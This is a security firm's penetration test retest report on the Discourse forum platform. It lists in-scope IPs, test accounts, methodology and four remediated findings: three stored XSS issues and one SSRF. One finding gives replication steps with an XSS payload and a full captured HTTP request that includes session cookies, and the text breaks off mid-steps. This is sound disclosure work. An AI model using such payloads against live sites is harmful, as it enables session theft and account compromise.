schellman

Quality, above all.

Penetration Test Report

Civilized Discourse Construction Kit, Inc.

Retest of External Network and Web Application

October 5, 2023

Contents

Section 1

Executive Summary

Prepared For

Civilized Discourse
Construction Kit, Inc.
8 The Green Suite #8383
Dover, DE 19901

Executive Summary

Civilized Discourse Construction Kit, Inc. (“Discourse”) contracted with Schellman Compliance, LLC (“Schellman”) to perform a penetration test of the Discourse platform and external network. Testing occurred within the staging environment between August 8, 2023, and August 21, 2023. This assessment focused on testing the effectiveness of controls implemented to secure the staging environment by identifying and exploiting vulnerabilities, validating their risk, and providing recommendations for remediation.

Four (4) moderate risk issues were discovered while performing the subsequent tests during this engagement:

- External Network Penetration Testing
- Web Application Penetration Testing

A retest of all initially identified findings occurred on October 5, 2023. Upon completing the retest, all findings were determined to be remediated. These results are summarized below and individual retest observations have been noted within the finding details pages.

Summary Table

The following table lists the findings from the assessment, along with their risk rating and a unique identifier.


Identifier	Finding	Risk Rating	Retest Result
APP-01	Stored Cross-Site Scripting - E-mail Preview Summary (Text)	Moderate	Remediated
APP-02	Stored Cross-Site Scripting - E-mail Preview Summary (HTML)	Moderate	Remediated
APP-03	Server-Side Request Forgery - Discourse Jira Plugin	Moderate	Remediated
APP-04	Stored Cross-Site Scripting - Message Encryption Plugin	Moderate	Remediated

Assumptions & Limitations

All testing activities were conducted as a point-in-time assessment. As such, the vulnerabilities reflected in this report may not indicate vulnerabilities that existed before or after the test execution window.

Section 2

Assessment Scope



Assessment Scope

Prior to any testing activities, Discourse provided a list of IP addresses as the scope of the assessment. Port scanning was performed on all TCP ports and the top 100 UDP ports. Schellman conducted testing of only the in-scope resources as defined below.

External Network

Description	IP Address	Open Ports
sjc4 External Network	74.82.16.131	22 TCP
sjc4 External Network	74.82.16.132	22, 443 TCP
sjc4 External Network	74.82.16.133	22, 443 TCP
sjc4 External Network	74.82.16.138	80, 443 TCP
sjc4 External Network	74.82.16.139	80, 443 TCP
sjc4 External Network	74.82.16.140	80, 443 TCP
sjc4 External Network	74.82.16.141	80, 443 TCP
sjc4 External Network	74.82.16.142	80, 443 TCP
sjc4 External Network	74.82.16.143	80, 443 TCP
sjc4 External Network	74.82.16.144	80, 443 TCP
sjc4 External Network	74.82.16.145	80, 443 TCP
sjc4 External Network	74.82.16.146	80, 443 TCP
sjc4 External Network	74.82.16.147	80, 443 TCP
sjc4 External Network	74.82.16.153	25 TCP
sjc4 External Network	74.82.16.154	25 TCP
sjc4 External Network	2602:fd3f:0:ff04::83	22 TCP
sjc4 External Network	2602:fd3f:0:ff04::84	22 TCP
sjc4 External Network	2602:fd3f:0:ff04::85	22 TCP
sjc4 External Network	2602:fd3f:0:ff04::8a	80, 443 TCP
sjc4 External Network	2602:fd3f:0:ff04::8b	80, 443 TCP
sjc4 External Network	2602:fd3f:0:ff04::8c	80, 443 TCP
sjc4 External Network	2602:fd3f:0:ff04::8d	80, 443 TCP
sjc4 External Network	2602:fd3f:0:ff04::8e	80, 443 TCP
sjc4 External Network	2602:fd3f:0:ff04::8f	80, 443 TCP
sjc4 External Network	2602:fd3f:0:ff04::90	80, 443 TCP
sjc4 External Network	2602:fd3f:0:ff04::91	80, 443 TCP
sjc4 External Network	2602:fd3f:0:ff04::92	80, 443 TCP
sjc4 External Network	2602:fd3f:0:ff04::93	80, 443 TCP
sjc4 External Network	2602:fd3f:0:ff04::99	25 TCP
sjc4 External Network	2602:fd3f:0:ff04::9a	25 TCP
sjc4 Internal Network	2602:fd3f:0:400::ff	5000 TCP

External open ports and services

Web Application

Schellman was provided access to two (2) tenants across one (1) web application, which were accessible from the following URLs:

Web Application	URL	Open Ports
Discourse Tenant 1	https://aspt2023t1.staged-by-discourse.com	80, 443 TCP
Discourse Tenant 2	https://aspt2023t2.staged-by-discourse.com	80, 443 TCP

Web application and open ports

Web Application Credentials


Discourse created four (4) initial test accounts to access the applications. Schellman provisioned three (3) additional user accounts to assess the application in the context of user-defined roles. The following table lists the accounts used during testing:

Application	Account Name	Role	Created By
Discourse Tenant 1	alpha.discourse@redschell.com	Administrator	Discourse
Discourse Tenant 1	bravo.discourse@redschell.com	Moderator	Discourse
Discourse Tenant 1	echo.discourse@redschell.com	User	Schellman
Discourse Tenant 2	charlie.discourse@blueschell.com	Administrator	Discourse
Discourse Tenant 2	delta.discourse@blueschell.com	Moderator	Discourse
Discourse Tenant 2	foxtrot.discourse@blueschell.com	User	Schellman
Discourse Tenant 2	hotel.discourse@blueschell.com	User	Schellman

Accounts used during testing

Section 3

Methodology



Methodology

Schellman's approach to penetration testing is based on the experience of a team that has been conducting tests and evaluating their results for over two decades. Schellman understands how breaches occur, how corporate requirements may affect a test, and the need for a quality deliverable which is applicable to executive, security, and system administration teams. Based on this information, a framework was built to ensure the goals and objectives of a quality assessment. The framework leverages the standards available in the public domain, including, but not limited to:

- National Institute of Standards and Technology (NIST) Special Publication (SP) 800-115
- Open Web Application Security Project® (OWASP®) Web Security Testing Guide (WSTG)
- The MITRE Corporation ATT&CK® Matrix for Enterprise

External Network

A list of publicly accessible hosts was provided by Discourse. With that information, the following steps were performed from the perspective of an unauthenticated adversary on the Internet.

- ✓ Enumerate open services on all in-scope hosts
- ✓ Perform automated vulnerability scans
- ✓ Manually review each service for known vulnerabilities and security misconfigurations
- ✓ Verify and exploit found vulnerabilities
- ✓ Attempt to escalate privileges and compromise the supporting infrastructure


Web Application

As an authenticated adversary of the application, Schellman attempted to gain access to the servers and infrastructure supporting the environment. Two (2) separate tenant environments were provided to test the web application attack vectors. The following steps were taken while attempting to breach the web application's protections and access the underlying infrastructure.

- ✓ Configure a local proxy to intercept HTTP(S) traffic
- ✓ Determine the target application footprint
- ✓ Map available web application functionality
- ✓ Analyze client-side code (e.g. HTML and JavaScript) for potential attack vectors
- ✓ Manually search for and exploit vulnerabilities in the OWASP WSTG
- ✓ Attempt to compromise the environment supporting the application

Section 4

Assessment Results



Attack Path Narrative

The following narrative details the major components of Schellman's attack path in pursuit of testing objectives. This attack path is not inclusive of all testing activities, but instead serves to summarize the primary steps taken to complete the assessment.

External Network

Schellman performed passive and active reconnaissance of Discourse's externally-facing hosts. This consisted of port, service, and vulnerability scanning of the in-scope hosts. Identified ports with open web services were targeted with fuzzing tools in an attempt to identify hidden content. Schellman then reviewed Discourse's core software and in-scope plugins' public GitHub repositories for sensitive information such as hardcoded credentials and API keys. Finally, the hosts' DNS records were assessed for security misconfigurations such as missing DMARC records. While discoursemail.com was found to have the DMARC policy set to "quarantine", Discourse had previously accepted this risk as a requirement for its operations.

Web Application

The web application assessment began with active reconnaissance, which consisted of manually browsing links inside the application while using an HTTP interception proxy. In doing so, an application map was created to conduct testing via a quantitative approach and to mark any broken or out-of-scope functionality. A combination of built-in scanning tools and plugins were used to discover information about the application's functionality and supporting infrastructure, including points of user input and the technology stack used to build the application. Reconnaissance was completed by compiling a list of names and versions of third-party libraries for later research. The Discourse platform was then assessed for vulnerabilities in the OWASP Web Security Testing Guide (WSTG) and issues that could lead to a compromise of the infrastructure supporting it. Four (4) moderate risk issues were identified during the web application penetration test.

Multiple web-based vulnerability scanners were configured and run against the identified routes and endpoints while manual testing occurred. Core application functionality and new features were prioritized as testing occurred within a limited engagement window. The focus and precedence of further manual test efforts were then determined by matching potential attack vectors to application functionality and evaluating the impact and likelihood of exploitation. These endpoints were assessed by sending a base set of payloads and manually reviewing their HTTP responses for indications of exploitability. Examples of this include changes in the HTTP response code, content length, content type, and response delivery time. This process was refined throughout the testing window by studying the expected behavior of individual functions and identifying any deviations that resulted from manipulating input data. Iteratively, the payloads were further tailored to target the identified technology stack and distinctive system characteristics.

Discourse is an open-source Internet forum software that enables users to establish online communities with features tailored for discussing various topics and having meaningful interactions with other users. Generally speaking, forum software is deployed with the intent of public access, allowing anyone to sign up with an account and start interacting with the community. With this in mind, a focus was placed on testing for injection based attacks from a low privileged account that could potentially compromise administrative users. Two (2) different methods of injecting malicious client-side code from a low privileged user were identified within the "E-mail Preview Summary" admin area. The first dealt with injecting malicious code into the title of a "Topic", which would then execute when the admin user viewed the relevant application content (APP-01). The second dealt with the "Events" experimental feature, allowing a similar attack but through injecting into the name of an "Event" (APP-02).

The core forum software is expandable with a variety of plugins that add features such as different authentication methods and message encryption. Discourse provided a list of in-scope plugins to test as part of the assessment. These plugins were preinstalled into the test environments and could be enabled and disabled via a toggle switch. One (1) additional instance of XSS was identified within the message encryption plugin. This allowed a low privileged user to privately message another user, including administrators, and include malicious client-side code in the message title. The malicious client-side code was then executed when the message was decrypted and read by the receiving user (APP-04). Plugins interacting with third-party services, such as Atlassian Jira or Salesforce, were code reviewed as well as dynamically

tested to uncover vulnerabilities. While assessing the interactions between a Jira server and the Discourse Jira plugin, it was observed that a lower privileged user could manipulate the path to the Jira API in an arbitrary manner from the "Attach Issue" feature. In addition, the administrator user could perform server-side request forgery attacks against the Discourse internal infrastructure, leading to internal network enumeration (APP-03).

Prior to testing, Schellman was given access to two (2) Discourse tenants representing different organizations. As an authenticated user of the first tenant (Tenant 1), Schellman attempted to access or modify data belonging to the secondary tenant (Tenant 2). This was accomplished by attempting to identify authentication, authorization, and business logic vulnerabilities throughout the application. No vulnerabilities were identified during this attack vector and Schellman was unable to access or modify data from one tenant to another.

Risk Ratings

How Risk is Calculated

Schellman assigns a risk rating to each vulnerability based on the likelihood and impact of the exploit. The risk ratings are based on the guidelines published in NIST SP 800-30 Rev. 1. The table below provides an overview of how the overall risk rating is determined and a definition of each category can be found below.

	Low Impact	Moderate Impact	High Impact
High Likelihood	LOW	MODERATE	HIGH
Moderate Likelihood	LOW	MODERATE	MODERATE
Low Likelihood	LOW	LOW	LOW

Risk mapping matrix

Likelihood and Impact Explained

Likelihood - The probability the vulnerability can be exploited, considering the attacker's skill level and access.

- High – The attacker requires no specific motivation or special skills to exploit, and the vulnerability is easily accessible. Examples include well understood vulnerabilities and those with functional or proof-of-concepts available.
- Moderate – The attacker requires some motivation and experience; additionally, the vulnerability may be restricted by controls in the environment. Examples include vulnerabilities requiring specific and non-default settings enabled and those in environments that are accessible with two-factor authentication.
- Low – The attacker requires specialized skills and is highly motivated; additionally, the vulnerability requires enhanced levels of access to exploit. Vulnerabilities that are theoretically possible, or likely only exploitable by Nation States are examples.

Impact – The potential harm done to the organization based on the vulnerability.

- High – Exploitation of the finding results in a serious compromise to the system and will likely disrupt business operations, potentially for an extended period. Examples include remote code execution resulting in administrative access on the host and SQL injections disclosing extensive amounts of sensitive data.
- Moderate – Exploitation of the finding results in significant compromise to the system and may disrupt business operations in the short term. Examples include local privilege escalation attacks and incubated vulnerabilities that require concatenation to fully exploit.
- Low – Exploitation of the finding results in no additional access to the system and would not cause a disruption to business operations. Examples include default SNMP community strings and many SSL vulnerabilities.

Issues Identified

Summary Table

The following table lists the findings from the assessment, along with their risk rating and a unique identifier.

Identifier	Finding	Risk Rating	Retest Result
APP-01	Stored Cross-Site Scripting - E-mail Preview Summary (Text)	Moderate	Remediated
APP-02	Stored Cross-Site Scripting - E-mail Preview Summary (HTML)	Moderate	Remediated
APP-03	Server-Side Request Forgery - Discourse Jira Plugin	Moderate	Remediated
APP-04	Stored Cross-Site Scripting - Message Encryption Plugin	Moderate	Remediated

APP-01 Stored Cross-Site Scripting - E-mail Preview Summary (Text)

Identifier	APP-01	Impact	High	Category	Input Validation
Attack Vector	Web Application	Likelihood	Moderate	Risk Rating	Moderate

Description

The "text" section in the "Emails" >> "Preview Summary" admin page was vulnerable to stored cross-site scripting (XSS) attacks. Stored XSS vulnerabilities arise when user input is stored and later embedded into the application's responses in an unsafe way. A JavaScript payload saved in either the "Title" or "Content" section of a "Topic" was executed in the application when displayed as a "Popular Topic" in the "text" summary. Enabling the default CSP blocked the script execution, however it was still possible to perform a malicious redirect via HTML injection.

Impact

An attacker could use the vulnerability to inject malicious JavaScript code into the application, which would execute within the browser of any user who views the relevant application content. The attacker-supplied code can perform a wide variety of actions, such as redirecting users to phishing websites, overlaying custom elements on top of the legitimate application, capturing keystrokes within the application's domain.

Location

- Injection Endpoints
  - POST https://{{Tenant}}.staged-by-discourse.com/posts
  - PUT https://{{Tenant}}.staged-by-discourse.com/t/{{Topic Title}}/{{Topic ID}}
- Execution Endpoint
  - GET https://{{Tenant}}.staged-by-discourse.com/admin/email/x

Remediation

Validate and sanitize user-controlled input displayed within "text" area of the "E-mail Preview Summary". Use the HTML entity counterparts of special characters (<>'"();%+) instead of string literals.

References

OWASP Reference: WSTG-INPV-02

Retest Observations


Remediated. Malicious HTML input entered in the post title or contents was properly escaped when output within the "E-mail Preview Summary" functionality.

Replication Steps

With Default CSP disabled

Step 1: Authenticate to the application as a low privileged user, such as "echo.discourse". Then, create a new "Topic" with the following XSS payload as the "Title".

```
<video src=x onerror=confirm('Topic')>
```




Step 2: Save the post and review the Initial "POST" request containing the XSS payload in the "title" parameter.

```
https://aspt2023t1.staged-by-discourse.com/posts
```


```
POST /posts HTTP/2
Host: aspt2023t1.staged-by-discourse.com
Cookie: __stripe_mid=940643f8-7f71-4b01-b082-183bc020c4229918be; __stripe_sid=0c28793d-892d-415d-892e-8741c2c95d95eb6cc8; _t=
BapoVYQyBtmTW%2BngE6sCICMeWl104NQWGQOsITdqTaEUZMQtgdKvpJI48Wfqn9XlUBkNSlNHQEkAuEIftaUV7F3RMzyIrLOeeHqCYKsbyv2LwOsUBiDiACDfwAAbcXAcHz
nM3iZjtgJo1hc8yw7kocv%2BTiUyTWbGMnG%2BnJCfBIDofuqh1%2BIcPGHQnpM6n9wJkl9Nan0bgnzPhmAC0PlU6%2FTXDIBCc78FqWusuR%2FxzTb1cUvLewnU84zo6fEu
fwqbxr6QnpO4hjXBHDQq--MyqWlHlbF7RDR8z9--jc5DWSyVGJRWGJDmhd6sLw%3D%3D; _forum_session=
j8ZeRk6b7GdsOF6hlB%2B%2FubfUI%2BH44JbXd%2Fw2wEsJ6K%2BEGLDFNb5KNc1uV%2BMsLHokap7VtkznnoZuICC1wSJLdCEF0FGUGuhQRkbi8lPOZgdmR7O1ulwPz74N
yT4%2Bz7mXggUyXIluTZZkn%2BVhyOq42H%2FF2zALgZ1xT6KEsznQ8TcHz9sgNHfIwB3qloZUkRc8HwdFFpAf5Ow192bOZ4cW7W%2BbyAmJMwkIb7QTtW8HZOl3ceVmT0SO
1LwkfEmr3JncgC1zqg90hqXGx3oFDnJR73hInY9W5VAwz4xIojDwAD1RT6am4Cl%2FvKqToG2zf0%2BACSqILYW1Mgup8061ffsvX1FlUwVOWlkxLlD%2BiDVZvft6HJvnjb
GVDlHTs5LNSwllJNH%2BCcBBqkas4aZrE%2B%2BCz1m9cYDRXEgz9BP5zk%2FIUufzEGUPgMXTyXj2U3VBeqQgeUcQNevQW3IAcFqQIGWYzItZbIzofL7OJ1FSlopKBDzvTZ
TSuszrZAjmYvgqPjQepmGszhi2oq56mwW9FQJjSnx2JN12fX5sloqYDnZiTMFLZ%2B9zNwF%2B2qLT2Q0%2F4ycr6DxBmvh%2FIaMbuUvrPWIeC1PKs984xdU67S0%3D--y3
REysMUyAS0o0bU--%2FQj36tFAFhvcHnGlIaSQSg%3D%3D
Content-Length: 288
Sec-Ch-Ua:
Discourse-Present: true
X-Csrf-Token: oStoPI9A5TerS6QnztbdhpqYlb9W-OMMUbfqO2f46xx9-KMZ9gN6IPbVv2d45PGmARLjLKOmNp5Ov_RCjDzDhQ
Sec-Ch-Ua-Mobile: ?0
X-Forwarded-For: 127.0.0.1
Discourse-Logged-In: true
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
Sec-Ch-Ua-Platform: ""
Origin: https://aspt2023t1.staged-by-discourse.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://aspt2023t1.staged-by-discourse.com/latest
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

raw=Here's+some+content+for+the+post.&title=%3Cvideo+src%3Dx+onerror%3Dconfirm(%E2%80%98Topic%E2%80%99)%3E&unlist_topic=false&
category=4&is_warning=false&archetype=regular&typing_duration_msecs=4600&composer_open_duration_msecs=8558&shared_draft=false&
draft_key=new_topic&nested_post=true
```

[Continued on next page]


Step 3: With the post created, generate activity to ensure the topic will display in the "Preview Summary" area for the administrator account.



